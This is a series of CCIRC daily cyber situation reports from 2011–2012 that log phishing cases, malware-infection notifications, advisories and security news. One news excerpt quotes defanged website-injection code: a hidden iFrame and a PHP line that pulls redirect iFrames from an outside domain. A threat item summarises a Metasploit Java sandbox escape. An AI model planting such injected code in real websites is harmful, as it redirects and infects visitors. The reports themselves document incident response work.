http://www.zerodayinitiative.com/advisories/published/	Y
http://nakedsecurity.sophos.com/	Y
http://community.websense.com/blogs/securitylabs/	Y
http://www.h-online.com/security/	Y
http://www.net-security.org/	Y
http://www.securiteam.com/	Y
Trend Micro Malware Blog (http://blog.trendmicro.com/)	Y
News and Trends:	
http://threatpost.com/	Y
http://blog.trendmicro.com/	Y
SANS (http://isc.incidents.org/)	Y
Sucuri Blog (http://blog.sucuri.net/)	Y
F-Secure (http://www.f-secure.com/weblog/)	Y
Topix News (http://www.topix.net/tech/computer-security)	Y

News Now (http://www.newsnow.co.uk/h/Technology/Computer+Technology/Security) Y
Sophos Blog (http://nakedsecurity.sophos.com/) Y
http://seclists.org/isn/ Y
****

PUBLICATIONS: NIL

VULNERABILITY WATCH:NIL

THREAT WATCH: NIL

UTILITIES/REPORTS/TIPS:NIL

CYBER NEWS: NIL

****

[FOUO] GENERAL INFORMATION: NIL

****

- Only the Vulnerability Watch, Threat Watch and Cyber News sections are publicly releasable;

- This daily report was reviewed and approved by:

****

Daily Situation Report

****
Date: Apr, 16 2012
CYBERDO: Bruce
****

[FOUO] EVENTS:

1. Title: CE12-002758 [redacted]

Summary: list of Canadian IP's obtained from [redacted] associated with flashback malware.
Action taken: received template from translation, ran the list of IP's into the notification tool, ran the notification tool over the weekend and 130 emails have been generated.
-Owner: Stephen
-Status: Active

2. Title: CE12-002737 [Several hosts compromised in Telecommunication Organization Corporate network]

Update: Received 5 files from [redacted] Preliminary research indicates that 3 of 5 have previously been identified as malware howerver the hit counts are very low. Will open a TAR. See Info.txt, attached for details.
-Owner: Gregg
-Status: Active

[FOUO] INTERNATIONAL PARTNERS:

3. Item: ICS-CERT has released the updated ALERT titled " ICS-ALERT-12-089-01AP-(UPDATE) GAS PIPELINE SECTOR CYBER INSTRUSION CAMPAIGN" to the following portal library location:

4. [redacted]

CYBER ENVIRONMENT SCANNING:

Websites	**Checked**
Malicious Activities and Incident Reports :	**(Y/N)**
Atlas Canada Report (http://atlas.arbor.net/cc/CA)	N
ShadowServer Reports – previous day activity	N
Zeus Tracker (https://zeustracker.abuse.ch/index.php)	Y
SpyEye Tracker (https://spyeyetracker.abuse.ch/monitor.php)	Y
XSSED (http://xssed.com/archive/special=1)	Y
Zone-H - Special Defacements (www.zone-h.org/archive/special=1)	Y
Vulnerabilities:	
Secunia (http://secunia.com/advisories/historic/)	Y
Trend Micro Malware Blog (http://blog.trendmicro.com/)	Y
Security Tracker (http://securitytracker.com/archives/summary/9000.html)	Y
http://blogs.technet.com/b/msrc/	Y
http://isc.sans.org	Y
http://news.softpedia.com/cat/Security/	Y
http://www.zerodayinitiative.com/advisories/published/	Y
http://nakedsecurity.sophos.com/	Y
http://community.websense.com/blogs/securitylabs/	Y
http://www.h-online.com/security/	Y
http://www.net-security.org/	Y
http://www.securiteam.com/	Y
Trend Micro Malware Blog (http://blog.trendmicro.com/)	Y
News and Trends:	
http://threatpost.com/	Y
http://blog.trendmicro.com/	Y
SANS (http://isc.incidents.org/)	Y
Sucuri Blog (http://blog.sucuri.net/)	Y
F-Secure (http://www.f-secure.com/weblog/)	Y
Topix News (http://www.topix.net/tech/computer-security)	Y
News Now (http://www.newsnow.co.uk/h/Technology/Computer+Technology/Security)	Y
Sophos Blog (http://nakedsecurity.sophos.com/)	Y
http://seclists.org/isn/	Y

****

PUBLICATIONS: NIL

VULNERABILITY WATCH: NIL

THREAT WATCH: NIL

CYBER NEWS:

Item: Yet another OSX/Java Trojan spotted in the wild
Hard on the heels of the Flashback Trojan, Kaspersky Labs is warning of a new OSX threat, which it's dubbed Backdoor.OSX.SabPub.a.

In a post to Securelist, Kaspersky's Costin Raiu says the Trojan connects to a command and control server hosted on a Californian-based VPS associated with the Onedumb.com free DNS.

Apparently a month old, the Trojan uses a Java exploit given the name Exploit.Java.CVE-2012-0507.bf in the Kaspersky post, with the ZelixKlassMaster obfuscator to try and get past malware detection products.

http://news.softpedia.com/news/New-SabPub-Mac-Trojan-Found-to-Be-Linked-to-APT-Attacks-264668.shtml

****

[FOUO] GENERAL INFORMATION:

****

- Only the Vulnerability Watch, Threat Watch and Cyber News sections are publicly releasable;

- This daily report was reviewed and approved by:

****

Daily Situation Report

****
Date: March, 30 2012
CYBERDO: Murphy
****

[FOUO] EVENTS:

1. Title: CE12-2717 [Malware Hosted on [redacted]

Summary: CCIRC observed on malc0de that malware is being hosted on:
URLs:
[redacted]

All of the files are PE32 executables for MS Windows.
-Ownner: Sheldon
-Status: Active

2. CE12-2716 [redacted] black listed from Trend Micro mail spam gateway]

Summary: Contacted by a [redacted] member about the mail servers being blacklisted by Trend Micro mail appliance resulting in rejection from recipients using the products, including HRSDC.
Action taken - CCIRC will contact Trend Micro, as they seem like the only one black listing [redacted] at the moment, to see what can be done.
[redacted] has disabled the accounts causing the malicious activity (spam).
-Ownner: Sandra
-Status: Active

3. CE12-2715 [IP bots involved in webmail hack of Canadian ISP/TSP]
Summary: A [redacted] partner reported a number of IP addresses (1258) found abusing user accounts with stolen credentials to distribute spam emails.
These are bots who retreive credentials from a C2 somewhere before using them to login and send emails. CCIRC is to work with the community to try to identify the C2 involved. This may be done working with [redacted]
-Ownner: Gregg
-Status: Active

[FOUO] ACTIVITIES:

1. Title: CA-3649 [Mulitple vulnerability in Cisco IOS Software and Cisco NX-OS Malformed IP packet DOS]
Summary: On the 28th March Cisco released 10 critical vulnerabilities affecting their IOS software and Cisco NX-OS Malformed IP packet casuing DOS.
Action taken: Advisory drafted and reviewed by peers, forwarded to Mme Dubois for final review.
-Ownner: Stephen
-Status: Active

2. Title: CE12-002718 [redacted]: Global Blackout and CE12-2674]
Summary: [redacted] called me this morning to discuss recent [redacted] input including Global Blackout. They are not doing anything special about it.
The other event (related to CE12-2674) will be discussed via [redacted]
-Ownner: Luc
-Status: Active

[FOUO] INTERNATIONAL PARTNERS:

[redacted]

CYBER ENVIRONMENT SCANNING:

Websites	**Checked**
Malicious Activities and Incident Reports :	**(Y/N)**
Atlas Canada Report (http://atlas.arbor.net/cc/CA)	N
ShadowServer Reports – previous day activity	N
Zeus Tracker (https://zeustracker.abuse.ch/index.php)	Y
SpyEye Tracker (https://spyeyetracker.abuse.ch/monitor.php)	Y
XSSED (http://xssed.com/archive/special=1)	Y
Zone-H - Special Defacements (www.zone-h.org/archive/special=1)	Y
Vulnerabilities:	
Secunia (http://secunia.com/advisories/historic/)	Y
Trend Micro Malware Blog (http://blog.trendmicro.com/)	Y
Security Tracker (http://securitytracker.com/archives/summary/9000.html)	Y
http://blogs.technet.com/b/msrc/	Y
http://isc.sans.org	Y
http://news.softpedia.com/cat/Security/	Y
http://www.zerodayinitiative.com/advisories/published/	Y
http://nakedsecurity.sophos.com/	Y
http://community.websense.com/blogs/securitylabs/	Y
http://www.h-online.com/security/	Y
http://www.net-security.org/	Y
http://www.securiteam.com/	Y
Trend Micro Malware Blog (http://blog.trendmicro.com/)	Y
News and Trends:	
http://threatpost.com/	Y
http://blog.trendmicro.com/	Y
SANS (http://isc.incidents.org/)	Y
Sucuri Blog (http://blog.sucuri.net/)	Y
F-Secure (http://www.f-secure.com/weblog/)	Y
Topix News (http://www.topix.net/tech/computer-security)	Y
News Now (http://www.newsnow.co.uk/h/Technology/Computer+Technology/Security)	Y
Sophos Blog (http://nakedsecurity.sophos.com/)	Y
http://seclists.org/isn/	Y

****

PUBLICATIONS: NIL

VULNERABILITY WATCH: NIL

THREAT WATCH:

Name/Title: Java AtomicReferenceArray Type Violation Vulnerability
Threat: metasploit
Analysis: This module exploits a vulnerability due to the fact that AtomicReferenceArray uses the Unsafe class to store a reference in an array directly, which may violate type safety if not used properly. This allows a way to escape the JRE sandbox, and load additional classes in order to perform malicious operations.
Vulnerability: 2012-0507
Mitigation: A patch is available from Oracle.
http://www.oracle.com/technetwork/topics/security/javacpufeb2012-366318.html
Source(s):
http://www.exploit-db.com/exploits/18679/

CYBER NEWS: NIL

****

[FOUO] GENERAL INFORMATION:

1. nil

****

- Only the Vulnerability Watch, Threat Watch and Cyber News sections are publicly releasable;

- This daily report was reviewed and approved by:

****

CCIRC Daily Situation Report
****
Date: 1 August 11
CYBERDO: Bruce
****

[FOUO] EVENTS:

1. Title: CE11-2241 [Scotiabank phishing]
- Summary: Phone Buster report of an active Scotiabank fraudulent domain being circulated through phishing emails.
-
-
- Action/Decision:
  A. Item: Report sent to Scotiabank phishing intake, the Google Phishing Filter Service and APWG.
  - Owner: Bruce
  - Status: Closed

2. Title: CE11-2242 [RBC phishing]
- Summary: Phone Buster report of an active RBC fraudulent domain being circulated through phishing emails.
-
-
- Action/Decision:
  A. Item: Report sent to RBC phishing intake, the Google Phishing Filter Service and APWG.
  - Owner: Bruce
  - Status: Closed

3. Title: CE11-2240 - Canada Post Phishing (malware)]
- Summary: Report received from regarding Canada Post phishing emails sent to a number of their employees.
- Description of email:
-
-
-
-
- Action/Decision: Update
  A. Item: Response received from confirming that the Trojan dropper was removed from The SpyEye installer is still being served from CCIRC will request Bund assist in the removal of this file (hosted on a website operated by
  - Owner: Bruce
  - Status: Active

4. Title: CE11-2243 [TD Canada Trust phishing]
- Summary: report of an active TD Canada Trust fraudulent domain being circulated through phishing emails.
-
-
- Action/Decision:
  A. Item: Report sent to TD phishing intake, the Microsoft Phishing Filter Service and APWG.
  - Owner: Bruce
  - Status: Closed

5. Title: CE11-2244 [Scotiabank phishing]
- Summary: CCIRC identified an active Scotiabank fraudulent domain being circulated through phishing emails.
-
-
- Action/Decision:
  A. Item: Report sent to Scotiabank phishing intake, the Google Phishing Filter Service and APWG.
  - Owner: Bruce
  - Status: Closed

6. Title: CE11-2245 website defacement]
- Summary: CCIRC observed that the website operated by was recently defaced. provides pipeline construction and repair services for the oil and gas industry.
- Action/Decision:
  A. Item: Notification sent to and their hosting ISP (recommending that their website administrator check sever logs for any indication of unusual activity against their website or supporting SQL databases; and change the administrator/FTP password for the server/website.
  - Owner: Bruce
  - Status: Closed

[FOUO] ACTIVITIES: NIL

[FOUO] INTERNATIONAL PARTNERS:

1. Item Description:

[redacted]

Reference: http://www.us-cert.gov/control_systems/pdf/ICS-ALERT-11-204-01A.pdf

2. Item Description: FIRST – [redacted] More research will be conducted this morning to confirm.
Reference: http://blog.armorize.com/2011/07/willysycom-mass-injection-ongoing.html#vulnerability

CYBER ENVIRONMENT SCANNING:

Websites	**Checked (Y/N)**
Malicious Activities and Incident Reports :	
Atlas Canada Report (http://atlas.arbor.net/cc/CA)	N
ShadowServer Reports – previous day activity	N
Zeus Tracker (https://zeustracker.abuse.ch/index.php)	N
SpyEye Tracker (https://spyeyetracker.abuse.ch/monitor.php)	N
XSSED (http://xssed.com/archive/special=1)	N
Zone-H - Special Defacements (www.zone-h.org/archive/special=1)	N
Vulnerabilities:	
Secunia (http://secunia.com/advisories/historic/)	N
Trend Micro Malware Blog (http://blog.trendmicro.com/)	Y
Security Tracker (http://securitytracker.com/archives/summary/9000.html)	N
http://blogs.technet.com/b/msrc/	N
http://web.nvd.nist.gov/view/vuln/search-advanced?cid=2	N
News and Trends:	
http://threatpost.com/	N
http://blog.trendmicro.com/	N
SANS (http://isc.incidents.org/)	N
Sucuri Blog (http://blog.sucuri.net/)	N
F-Secure (http://www.f-secure.com/weblog/)	N
Topix News (http://www.topix.net/tech/computer-security)	N
News Now (http://www.newsnow.co.uk/h/Technology/Computer+Technology/Security)	N
The H Security (http://www.h-online.com/security/news/)	N
The Register (http://www.theregister.co.uk/)	
http://www.securityfocus.com/bid/	N
Sophos Blog (http://nakedsecurity.sophos.com/)	N
http://seclists.org/isn/	N

****

PUBLICATIONS: NIL

VULNERABILITY WATCH: NIL

THREAT WATCH: NIL

CYBER NEWS:

1. Item Description: South Korean Police Probing Country's Worst-Ever Cyber Attack South Korean authorities and online security analysts say they are assessing the extent of damage caused by what may be the largest data breach in the country's history.
   - Reference: http://www.voanews.com/english/news/South-Korean-Police-Probing-Countrys-Worst-Ever-Cyber-Attack-126388063.html

****

[FOUO] GENERAL INFORMATION:

1. New CyberDO today - Vireak

****

- Only the Vulnerability Watch, Threat Watch and Cyber News sections are publicly releasable;

- This daily report was reviewed and approved by:

****

CCIRC
Canadian Cyber Incident Response Centre

BUILDING A **SAFE** AND **RESILIENT CANADA**

Daily Situation Report
****
Date: 30 October 2012
CYBERDO: Bruce
****
[FOUO] NEW EVENTS:

1. Title: CE12-003882 [Zeus Infection – Financial Partner]
- Summary: CCIRC was notified by a vendor that they had information about possible Zeus infections affecting a financial institution.
- Action/Decision: Notification sent to a manager at the financial institution.
  - Owner: Ian
  - Status: Closed

2. Title: CE12-003883 [Increasing Traffic from Iran]
- Summary: CCIRC received a request from an Energy client seeking advice that they could follow if a DDoS occurred.
- Action/Decision: Advice given to technical contact.
  - Owner: Patrick
  - Status: Closed

3. Title: CE12-003884 [Leaked Provincial Account Information]
- Summary: CCIRC was notified of a pastebin post that contained possible accounts of provincial government employees.
- Action/Decision: Notification sent to technical contact.
  - Owner: Ian
  - Status: Closed

4. Title: CE12-003886 [CIBC Phishing Sample – Financial Sector]
- Summary: CCIRC received CIBC phishing sample from a financial sector organization.
- Action/Decision: Analysis found the phishing domain was inactive.
  - Owner: Ian
  - Status: Closed

Canada

[FOUO] PREVIOUSLY REPORTED EVENTS - UPDATE:

1. CE12-003863 [#OpPartyCrasher Anonymous DDoS]

[redacted] Purpose of this meeting is:

- validate the processes established within the IMP for escalation and reporting
- ensure that the roles and responsibilities as identified in the IMP are understood and respected

Escalation processes and procedures within the GC IT IMP will be reviewed, and the communication strategy for public reporting will be reviewed.

[FOUO] ACTIVITIES: NIL

[FOUO] INTERNATIONAL PARTNERS:

1. [redacted]

PUBLICATIONS:NIL

VULNERABILITY WATCH: NIL

THREAT WATCH: NIL

UTILITIES/REPORTS/TIPS: NIL

CYBER NEWS:

1. Malware hides behind the mouse

Malware samples use increasingly refined trickery to avoid being detected by automated threat analysis systems. Anti-virus company Symantec reports that it has found a trojan which attaches its malicious code to the routines for handling mouse events. Since nobody moves the mouse in an automated threat analysis system, the code will remain inactive, and the malware undetected.
Reference: http://www.h-online.com/security/news/item/Malware-hides-behind-the-mouse-1738577.html

2. Shift May Be Coming for Information Sharing on Attacks

The sharing of information on threats and attacks between government agencies and companies in the private sector has been tried numerous times and in many different ways over the last decade, with varying degrees of success. The need for information flowing in both directions likely is more pressing than ever right now,

with high-level attacks targeting critical infrastructure systems and utilities every day, but much of that data in the government realm remains classified and few enterprises are eager to reveal details, either. As the attacks continue, officials say there may be a need for a new mechanism to get the information flowing.
Reference: http://threatpost.com/en_us/blogs/shift-may-be-coming-information-sharing-attacks-102912

3. **Why Most Companies Are Fighting The Wrong Security Battle**
[...] Much of the money you are spending on computer security is focused on fighting the previous generation of threats, not the current ones that are the most dangerous that compromise over 95% of organizations. Aziz, who is founder, CEO and CTO of FireEye, which offers a solution that addresses the current style of attacks, presents a compelling case. What was even more interesting to me was the design of FireEye's solution, which combines aspects of machine learning and cloud computing into a system that gets better the more people use it. I believe that FireEye's architecture shows the way toward the next generation of applications and provides lessons that CIOs and CTOs can apply right away in areas outside of security.
Reference: http://www.forbes.com/sites/danwoods/2012/10/29/why-most-companies-are-fighting-the-wrong-security-battle/

****

CYBER ENVIRONMENT SCANNING:


Websites	**Checked**
Malicious Activities and Incident Reports :	
Atlas Canada Report (http://atlas.arbor.net/cc/CA)	☒
ShadowServer Reports – previous day activity	☒
Zeus Tracker (https://zeustracker.abuse.ch/index.php)	☒
SpyEye Tracker (https://spyeyetracker.abuse.ch/monitor.php)	☒
XSSED (http://xssed.com/archive/special=1)	☒
Zone-H - Special Defacements (www.zone-h.org/archive/special=1)	☒
Vulnerabilities:	
Secunia (http://secunia.com/advisories/historic/)	☒
TrendLabs Malware Blog (http://blog.trendmicro.com/)	☒
Security Tracker (http://securitytracker.com/archives/summary/9000.html)	☒
Microsoft Security Response Center (http://blogs.technet.com/b/msrc/)	☒
Internet Storm Center – Sans (http://isc.sans.org)	☒
Softpedia – Security (http://news.softpedia.com/cat/Security/)	☒
Zero Day Initiative (http://www.zerodayinitiative.com/advisories/published/)	☒
Nakedsecurity by Sophos (http://nakedsecurity.sophos.com/)	☒

Websense Security Labs Blog (http://community.websense.com/blogs/securitylabs/) ☒
The H Security (http://www.h-online.com/security/) ☒
Help Net Security (http://www.net-security.org/) ☒
SecuriTeam (http://www.securiteam.com/) ☒

News and Trends:

The Kaspersky Lab Security News Service (http://threatpost.com/) ☒
Sucuri Research Blog (http://blog.sucuri.net/) ☒
F-Secure (http://www.f-secure.com/weblog/) ☒
Topix News (http://www.topix.net/tech/computer-security) ☒
Krebs on Security (http://krebsonsecurity.com/) ☒
Threat Level (http://www.wired.com/threatlevel/) ☒
News Now (http://www.newsnow.co.uk/h/Technology/Computer+Technology/Security) ☒
Info Security News Mailing List (http://seclists.org/isn/) ☒

[FOUO] GENERAL INFORMATION: New CyberDO - Vireak



CCIRC
Canadian Cyber Incident Response Centre

Daily Situation Report

BUILDING A **SAFE** AND **RESILIENT CANADA**

****
Date: 6 July 2012
CYBERDO: Vireak
****

[FOUO] NEW EVENTS:

1. Title: CE12-003226 [Known domain squatter pointed a number of obscure sub-domains to various financial sites, via DNS CNAME record]

- Summary:

CCIRC has received notification of a known domain squatter pointed a number of obscure sub-domains to various financial sites, via DNS CNAME record.

[redacted] domain names / urls are not redirects - they are DNS CNAME entries of actual legitimate websites. Using one of the [redacted] domain names will load a legitimate website. To what end - at this time we do not know. Monitoring...

Action/Decision:
- Owner: Sheldon
- Status: Active

2. Title:

- Summary:

[redacted] notifications to multiple organizations. Hosts within these organizations were infected with Flashback malware. (7,007 Records)

Provincial: 1
Information and Communication Technology: 57
Energy and utilities: 3
Transportation: 1
Health: 2
Academia: 22

Action/Decision: Notification - victims/affected Org
- Owner: Bruce
- Status: Closed

[FOUO] PREVIOUSLY REPORTED EVENTS - UPDATE: NIL

[FOUO] ACTIVITIES: NIL

[FOUO] INTERNATIONAL PARTNERS:

1. Item Description:
2. Item Description : ICSA-12-177-02P—INVENSYS WONDERWARE INTOUCH 10 DLL HIJACK

PUBLICATIONS:

1. Item Description: CF12-003: Spear Phishing Campaign Targeting Critical Infrastructure Organizations - Update 4

VULNERABILITY WATCH:NIL

THREAT WATCH: NIL

UTILITIES/REPORTS/TIPS:

1. Item Description:

CYBER NEWS:

1. Item Description: **U.S. pressures companies to report cybercrime**

WASHINGTON – Hackers broke into computers at hotel giant Wyndham Worldwide three times in two years and stole credit card information belonging to hundreds of thousands of customers. Wyndham did not report the break-in in corporate filings even though the U.S. Securities and Exchange Commission wants companies to inform investors of cybercrimes.

Amid whispers of sensational online break-ins resulting in millions of dollars in losses, it remains remarkably difficult to identify corporate victims of cybercrimes. Companies are afraid that going public will damage their reputations, sink stock prices or spark lawsuits.

- Reference: http://www.usatoday.com/money/media/story/2012-06-29/reporting-cybercrime/55921858/1

2. Item Description: **Android botnet wants to sell you Viagra, penny stocks and e-cards**

The plot of the Android malware story thickens. SophosLabs has discovered the latest way to monetize mobile malware, using it as a spam botnet.

Historically mobile malware has made money from capturing SMS messages used for online banking authentication and sending premium-rate SMS messages to collect the subscription fees.

The messages appear to originate from compromised Google Android smartphones or tablets. All of the samples at SophosLabs have been sent through Yahoo!'s free mail service and contain correct headers and SPF signatures.

- Reference: http://nakedsecurity.sophos.com/2012/07/05/android-botnet-wants-to-sell-you-viagra-penny-stocks-and-e-cards/
  http://blogs.msdn.com/b/tzink/archive/2012/07/03/spam-from-an-android-botnet.aspx

3. Item Description: **'The Analyzer' Gets Time Served for Million-Dollar Bank Heist**

Ehud Tenenbaum, aka "The Analyzer," was quietly sentenced in New York this week to time served for a single count of bank-card fraud for his role in a sophisticated computer-hacking scheme that federal officials say scored $10 million from U.S. banks.

He was also ordered to pay restitution in the amount of $503,000 and was given three years probation.

The notorious Israeli hacker seemed to disappear after his 2008 arrest in Canada for his alleged involvement in a scheme that stole about $1.5 million from Canadian banks. Before Canadian authorities could prosecute him, U.S. officials filed an extradition request to bring him to the States, where he was in the custody of the U.S. Marshals Service for more than a year.

- Reference: http://www.wired.com/threatlevel/2012/07/tenenbaum-sentenced/#more-

44269


****

CYBER ENVIRONMENT SCANNING:

Websites	**Checked**
Malicious Activities and Incident Reports :	
Atlas Canada Report (http://atlas.arbor.net/cc/CA)	☐
ShadowServer Reports – previous day activity	☐
Zeus Tracker (https://zeustracker.abuse.ch/index.php)	☐
SpyEye Tracker (https://spyeyetracker.abuse.ch/monitor.php)	☐
XSSED (http://xssed.com/archive/special=1)	☐
Zone-H - Special Defacements (www.zone-h.org/archive/special=1)	☐
Vulnerabilities:	
Secunia (http://secunia.com/advisories/historic/)	☐
TrendLabs Malware Blog (http://blog.trendmicro.com/)	☐
Security Tracker (http://securitytracker.com/archives/summary/9000.html)	☐
Microsoft Security Response Center (http://blogs.technet.com/b/msrc/)	☐
Internet Storm Center – Sans (http://isc.sans.org)	☐
Softpedia – Security (http://news.softpedia.com/cat/Security/)	☐
Zero Day Initiative (http://www.zerodayinitiative.com/advisories/published/)	☐
Nakedsecurity by Sophos (http://nakedsecurity.sophos.com/)	☐
Websense Security Labs Blog (http://community.websense.com/blogs/securitylabs/)	☐
The H Security (http://www.h-online.com/security/)	☐
Help Net Security (http://www.net-security.org/)	☐
SecuriTeam (http://www.securiteam.com/)	☐
News and Trends:	
The Kaspersky Lab Security News Service (http://threatpost.com/)	☒
Sucuri Research Blog (http://blog.sucuri.net/)	☒
F-Secure (http://www.f-secure.com/weblog/)	☒
Topix News (http://www.topix.net/tech/computer-security)	☒
Krebs on Security (http://krebsonsecurity.com/)	☒
Threat Level (http://www.wired.com/threatlevel/)	☒
News Now (http://www.newsnow.co.uk/h/Technology/Computer+Technology/Security)	☒
Info Security News Mailing List (http://seclists.org/isn/)	☒

[FOUO] GENERAL INFORMATION:

Only the Vulnerability Watch, Threat Watch and Cyber News sections are publicly releasable.



CCIRC
Canadian Cyber Incident Response Centre

Daily Situation Report

BUILDING A **SAFE** AND **RESILIENT CANADA**

****
Date: 1 October 2012
CYBERDO: Vireak
****

[FOUO] NEW EVENTS:

1. Title: CE12-003688 [Open Resolver – Government Telecom]
- Summary:

Openresolvers|XX[.]

- Action/Decision: Federal CSIRT Notified. Response recieved from CSIRT, they are tracking.
  - Owner: Chris
  - Status: Active

2. Title: CE12-003689 [Open Resolver – Academia]
- Summary:

Openresolvers

Action/Decision: Notified Technical IT Contact.
- Owner: Chris
- Status: Active

3. Title: CE12-003690 [Open Resolver – Canadian University]
- Summary:

Openresolvers

- Action/Decision: Notified Technical IT Contact.
  - Owner: Chris
  - Status: Active

4. Title: CE12-003692 [Desjardins Phishing]
- Summary:

Canada

- Action/Decision: Report sent to Desjardins phishing intake. The domain was also reported to IID for URL blocking.
  - Owner: Bruce
  - Status: Closed

5. Title: CE12-003693 [FlashBack Notifications]
- Summary:

  Notifications to multiple organizations. Hosts within these organizations were infected with FlashBack related malware.
  Total IP : 615
  Affected organisations receiving a notification: 68
  Telecom: (42)
  Government: (1)
  Energy: (1)
  Academia: (24)

- Action/Decision: Notified Technical IT Contacts.
  - Owner: Chris
  - Status: Active

6. Title: CE12-003698 [Open Resolver – Government]
- Summary:

  Openresolvers

- Action/Decision: Notified Technical IT Contacts.
  - Owner: Chris
  - Status: Active

7. Title: CE12-003694 [ZeroAccess – Energy Sector Company]

- Summary:

  The company identified an infected host on their network and reimaged. The Company requested a CCIRC technical assessment on their firewall logs.

- Action/Decision: Advice to affected organization.
  - Owner: Bruce
  - Status: Active

[FOUO] PREVIOUSLY REPORTED EVENTS - UPDATE: NIL

[FOUO] ACTIVITIES: NIL

[FOUO] INTERNATIONAL PARTNERS:

1. http://www.us-cert.gov/control_systems/pdf/ICSA-12-265-01.pdf

   "Researcher Kuang-Chun Hung of the Security Research and Service Institute-Information and Communication Security Technology Center (ICST) has identified a buffer-overflow vulnerability in the Emerson DeltaV application."

2. [redacted]

PUBLICATIONS: NIL

VULNERABILITY WATCH:

1. **Outside-In Vulnerability in Symantec Enterprise Vault**
   An Oracle Outside-In vulnerability may be exploited in Symantec Enterprise Vault which can cause a denial-of-service and may lead to system compromise via a crafted email attachment stored in a user inbox. Symantec has released an update.
   CVE-2012-1744 CVE-2012-1766 CVE-2012-1767 CVE-2012-1768 CVE-2012-1769 CVE-2012-1770 CVE-2012-1771 CVE-2012-1772 CVE-2012-1773 CVE-2012-3106 CVE-2012-3107 CVE-2012-3108 CVE-2012-3109 CVE-2012-3110
   Reference:
   http://secunia.com/advisories/50824/

   http://www.symantec.com/security_response/securityupdates/detail.jsp?fid=security_advisory&pvid=security_advisory&year=2012&suid=20120928_00

THREAT WATCH:

UTILITIES/REPORTS/TIPS: NIL

CYBER NEWS:

1. **Sorryforthiscode – iFrame Injection**
   We were working on a compromised site today that had some hidden iFrames on it. The iFrames were redirecting visitors to what seemed like random domains. This is the iFrame we were seeing:
   <iFrame src="httx://directs016[.] ru/in[.]cgi?wal" width=1 height=1 [...]

In the beginning of the post, we mentioned that the iFrames change automatically on the compromised sites. It happens because instead of inserting the iFrame directly on the pages, they inject a PHP code to call sorryforthiscode.org and get the iFrame to display:
file_get_contents("hxxp://sorryforthiscode[.]org/touch[.]php?ip=CLIENTIP");
Reference: http://blog.sucuri.net/2012/09/sorryforthiscode-iframe-injection.html

2. **Vulnerabilities in Canadian IT systems are nothing to joke about OTTAWA**
When a federal cyber-security expert gave his colleagues a rundown of the hacktivist collective Anonymous, his coworkers were impressed with his expertise - so impressed they jokingly became suspicious.
"Seems like Ken is awfully knowledgeable about the inner workings of Anon.," reads a Feb. 3 email to Luc Beaudoin, chief of cyber operations at the Canadian Cyber Incident Response Centre (CCIRC). "Should we turn him in?"
The jokes about Anonymous do not abate there, but amid the jokes contained in hundreds of pages of emails and reports released to Postmedia News are details of the potential vulnerabilities in Canadian IT systems, from government websites to heating and cooling systems, and how some system designers haven't considered security in their designs.
Reference:
http://www2.canada.com/nanaimodailynews/news/story.html?id=7320810

3. **Cyberwarfare Emerges From Shadows for Public Discussion by U.S. Officials but the reticence is giving way.**
The chorus of official voices speaking publicly about American cyberattack strategy and capabilities is steadily growing, and some experts say greater openness will allow the United States to stake out legal and ethical rules in the uncharted territory of computer combat. Others fear that talking too boldly about American plans could fuel a global computer arms race. But the reticence is giving way. The chorus of official voices speaking publicly about American cyberattack strategy and capabilities is steadily growing, and some experts say greater openness will allow the United States to stake out legal and ethical rules in the uncharted territory of computer combat. Others fear that talking too boldly about American plans could fuel a global computer arms race.
Reference: http://www.nytimes.com/2012/09/27/us/us-officials-opening-up-on-cyberwarfare.html

****

CYBER ENVIRONMENT SCANNING:

Websites	**Checked**
Malicious Activities and Incident Reports :	
Atlas Canada Report (http://atlas.arbor.net/cc/CA)	☒
ShadowServer Reports – previous day activity	☒
Zeus Tracker (https://zeustracker.abuse.ch/index.php)	☒

SpyEye Tracker (https://spyeyetracker.abuse.ch/monitor.php) ☒
XSSED (http://xssed.com/archive/special=1) ☒
Zone-H - Special Defacements (www.zone-h.org/archive/special=1) ☒


Vulnerabilities:

Secunia (http://secunia.com/advisories/historic/) ☒
TrendLabs Malware Blog (http://blog.trendmicro.com/) ☒
Security Tracker (http://securitytracker.com/archives/summary/9000.html) ☒
Microsoft Security Response Center (http://blogs.technet.com/b/msrc/) ☒
Internet Storm Center – Sans (http://isc.sans.org) ☒
Softpedia – Security (http://news.softpedia.com/cat/Security/) ☒
Zero Day Initiative (http://www.zerodayinitiative.com/advisories/published/) ☒
Nakedsecurity by Sophos (http://nakedsecurity.sophos.com/) ☒
Websense Security Labs Blog (http://community.websense.com/blogs/securitylabs/) ☒
The H Security (http://www.h-online.com/security/) ☒
Help Net Security (http://www.net-security.org/) ☒
SecuriTeam (http://www.securiteam.com/) ☒

News and Trends:

The Kaspersky Lab Security News Service (http://threatpost.com/) ☒
Sucuri Research Blog (http://blog.sucuri.net/) ☒
F-Secure (http://www.f-secure.com/weblog/) ☒
Topix News (http://www.topix.net/tech/computer-security) ☒
Krebs on Security (http://krebsonsecurity.com/) ☒
Threat Level (http://www.wired.com/threatlevel/) ☒
News Now (http://www.newsnow.co.uk/h/Technology/Computer+Technology/Security) ☒
Info Security News Mailing List (http://seclists.org/isn/) ☒

[FOUO] GENERAL INFORMATION: NIL



CCIRC
Canadian Cyber Incident Response Centre

Daily Situation Report

BUILDING A **SAFE** AND **RESILIENT CANADA**

****
Date: 04 May 2012
CYBERDO: Vireak
****

[FOUO] EVENTS:

1. Title: CE12-002888 [RBC Phishing]
- Summary: CCIRC has received notification of RBC phishing:
- Action/Decision: Notification sent to RBC, GSB, and APWG.
  - Owner: Sheldon
  - Status: Closed

2. Title: CE12-002892 [Yahoo credential phishing on Google Docs]
- Summary: CCIRC has received notification of a Yahoo phishing email, luring victims to a webpage (hosted on Google Docs) to logon to Yahoo to retrieve messages that are being stored due to an alleged recent upgrade.
- Action/Decision: Notification has been issued to:
  - Owner: Sheldon
  - Status:Closed

3. Title: CE12-002894 Notification – Flashback Malware]
- Summary: notifications to multiple organizations. Hosts within these organizations were infected with Flashback botnet malware. Action/Decision: Notifications sent to IT security or technical contacts in the following organizations:
